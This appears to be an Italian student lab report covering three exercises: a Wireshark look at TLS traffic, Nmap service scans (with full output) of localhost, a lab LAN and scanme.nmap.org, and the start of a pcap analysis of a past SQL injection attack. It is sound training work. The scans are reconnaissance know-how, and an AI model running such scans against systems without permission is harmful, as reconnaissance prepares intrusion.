
Visualizzazione file .pcap in Wireshark con filtro **tcp.port == 443**



tcp.port==443

```
Source          Destination     Protocol Length Info
192.168.50.100  34.36.137.203   TCP        74 50854 → 443 [SYN] Seq=0 Win=64240 Len=
34.36.137.203   192.168.50.100  TCP        74 443 → 50854 [SYN, ACK] Seq=0 Ack=1 Win
192.168.50.100  34.36.137.203   TCP        66 50854 → 443 [ACK] Seq=1 Ack=1 Win=6425
192.168.50.100  34.36.137.203   TLSv1.3   742 Client Hello (SNI=contile.services.moz
34.36.137.203   192.168.50.100  TCP        66 443 → 50854 [ACK] Seq=1 Ack=677 Win=26
34.36.137.203   192.168.50.100  TLSv1.3  2866 Server Hello, Change Cipher Spec
34.36.137.203   192.168.50.100  TLSv1.3   339 Application Data
192.168.50.100  34.36.137.203   TCP        66 50854 → 443 [ACK] Seq=677 Ack=2801 Win
192.168.50.100  34.36.137.203   TCP        66 50854 → 443 [ACK] Seq=677 Ack=3074 Win
192.168.50.100  34.36.137.203   TCP        66 50854 → 443 [FIN, ACK] Seq=677 Ack=307
34.36.137.203   192.168.50.100  TCP        66 443 → 50854 [FIN, ACK] Seq=3074 Ack=67
192.168.50.100  34.36.137.203   TCP        66 50854 → 443 [ACK] Seq=678 Ack=3075 Win
192.168.50.100  34.160.144.191  TCP        74 55242 → 443 [SYN] Seq=0 Win=64240 Len=
34.160.144.191  192.168.50.100  TCP        74 443 → 55242 [SYN, ACK] Seq=0 Ack=1 Win
192.168.50.100  34.160.144.191  TCP        66 55242 → 443 [ACK] Seq=1 Ack=1 Win=6425
192.168.50.100  34.160.144.191  TLSv1.2   282 Client Hello (SNI=content-signature-2.
34.160.144.191  192.168.50.100  TCP        66 443 → 55242 [ACK] Seq=1 Ack=217 Win=26
34.160.144.191  192.168.50.100  TLSv1.2  2866 Server Hello, Certificate
```

I dati sono crittografati e non leggibili



```
▸ Frame 34: 92 bytes on wire (736 bits), 92 bytes captured (736 bits)
▸ Ethernet II, Src: PCSSystemtec_dc:2a:e5 (08:00:27:dc:2a:e5), Dst: PCSSystemtec_21:94:43 (08:00:27:21:94
▸ Internet Protocol Version 4, Src: 34.160.144.191, Dst: 192.168.50.100
▸ Transmission Control Protocol, Src Port: 443, Dst Port: 56560, Seq: 3390, Ack: 447, Len: 38
▾ Transport Layer Security
  ▾ TLSv1.2 Record Layer: Application Data Protocol: HyperText Transfer Protocol 2
      Content Type: Application Data (23)
      Version: TLS 1.2 (0x0303)
      Length: 33
      Encrypted Application Data: 00000000000000026cc416c89ec8e1d4d2daa96df6ae94be09470add7440747ea7
      [Application Data Protocol: HyperText Transfer Protocol 2]
```

Conclusioni: HTTPS protegge i dati, ma non garantisce l'affidabilità del sito.

Bonus 1 Laboratorio - Esplorazione di Nmap


La scansione delle porte è solitamente parte di un attacco di ricognizione. Esistono diversi metodi di scansione delle porte che possono essere utilizzati.

Obiettivi:

Comprendere Nmap e i suoi comandi
Scansionare localhost, rete locale e host remoto


Attività principali:

nmap -A -T4 localhost: Scansione dei servizi locali




```
[analyst@secOps ~]$ nmap -A -T4 localhost
Starting Nmap 7.70 ( https://nmap.org ) at 2025-04-11 05:22 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000027s latency).
Other addresses for localhost (not scanned): ::1
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0               0 Mar 26  2018 ftp_test
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 127.0.0.1
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b4:91:f9:f9:d6:79:25:86:44:c7:9e:f8:e0:e7:5b:bb (RSA)
|   256 06:12:75:fe:b3:89:29:4f:8d:f3:9e:9a:d7:c6:03:52 (ECDSA)
|_  256 34:5d:f2:d3:5b:9f:b4:b6:08:96:a7:30:52:8c:96:06 (ED25519)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.19 seconds
```

nmap -A -T4 192.168.50.0/24: Scansione della LAN



```
[analyst@secOps ~]$ nmap -A -T4 192.168.50.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2025-04-11 05:49 EDT
Nmap scan report for 192.168.50.1
Host is up (0.0027s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
53/tcp open  domain  (generic dns response: NOTIMP)
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
80/tcp open  http    nginx
|_http-server-header: nginx
|_http-title: pfSense - Login
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerp
nt at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.70%I=7%D=4/11%Time=67F8E5A8%P=x86_64-unknown-linux-gnu%r
SF:(DNSVersionBindReqTCP,20,"\0\x1e\0\x06\x81\x85\0\x01\0\0\0\0\0\0\x07ver
SF:sion\x04bind\0\0\x10\0\x03")%r(DNSStatusRequestTCP,E,"\0\x0c\0\0\x90\x0
SF:4\0\0\0\0\0\0\0\0");

Nmap scan report for 192.168.50.100
Host is up (0.0012s latency).
All 1000 scanned ports on 192.168.50.100 are closed

Nmap scan report for 192.168.50.153
Host is up (0.00060s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0               0 Mar 26  2018 ftp_test
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.50.153
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 5
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 b4:91:f9:f9:d6:79:25:86:44:c7:9e:f8:e0:e7:5b:bb (RSA)
|   256 06:12:75:fe:b3:89:29:4f:8d:f3:9e:9a:d7:c6:03:52 (ECDSA)
|_  256 34:5d:f2:d3:5b:9f:b4:b6:08:96:a7:30:52:8c:96:06 (ED25519)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 37.00 seconds
```

nmap -A -T4 scanme.nmap.org: Scansione remota



```
[analyst@secOps ~]$ nmap -A -T4 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2025-04-11 05:51 EDT
Warning: 45.33.32.156 giving up on port because retransmission cap hit (6).
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.18s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 993 closed ports
PORT      STATE    SERVICE       VERSION
22/tcp    open     ssh           OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ac:00:a0:1a:82:ff:cc:55:99:dc:67:2b:34:97:6b:75 (DSA)
|   2048 20:3d:2d:44:62:2a:b0:5a:9d:b5:b3:05:14:c2:a6:b2 (RSA)
|   256 96:02:bb:5e:57:54:1c:4e:45:2f:56:4c:4a:24:b2:57 (ECDSA)
|_  256 33:fa:91:0f:e0:e1:7b:1f:6d:05:a2:b0:f1:54:41:56 (ED25519)
25/tcp    filtered smtp
53/tcp    open     domain        dnsmasq 2.78
| dns-nsid:
|_  bind.version: dnsmasq-2.78
80/tcp    open     http          Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Go ahead and ScanMe!
1875/tcp  filtered westell-stats
9929/tcp  open     nping-echo    Nping echo
31337/tcp open     tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 63.82 seconds
```

Risultati esempio:

Porte aperte: 21 (FTP), 22 (SSH), 80 (HTTP), 9929, 31337

Servizi filtrati: 25 (SMTP), 1875

Utilizzo duale: Strumento utile per amministratori, ma anche per attori malevoli.

Bonus 2 Attacco a un Database MySQL

In questo laboratorio, completa il seguente obiettivo:


● Visualizzare un file PCAP relativo a un attacco precedente contro un database SQL.

Scenario:

Analisi di un attacco SQL via Wireshark.

Fasi:


Caricamento file **SQL_Lab.pcap.**




Name	Size	Modified
attack_scripts		21 Mar 2018
confidential.txt	102 bytes	21 Mar 2018
cyops.mn	2.9 kB	21 Mar 2018
elk_services	75 bytes	21 Mar 2018
h2_dropbear.banner	373 bytes	21 Mar 2018
instructor		2 Apr 2018
letter_to_grandma.txt	255 bytes	21 Mar 2018
logstash-tutorial.log	24.5 kB	21 Mar 2018
malware		21 Mar 2018
mininet_services	172 bytes	21 Mar 2018
openssl_lab		21 Mar 2018
pcaps		21 Mar 2018
pox		21 Mar 2018
sample.img	473.4 kB	21 Mar 2018
sample.img_SHA256.sig	65 bytes	21 Mar 2018
scripts		21 Mar 2018
SQL_Lab.pcap	25.6 kB	21 Mar 2018

Format: Wireshark/tcpdump/... - pcap
Size: 25553 bytes
Packets: 30
Start / elapsed: 2017-02-06 09:15:27 / 00:07:21

Analisi delle query SQL (es. 1=1, UNION SELECT)

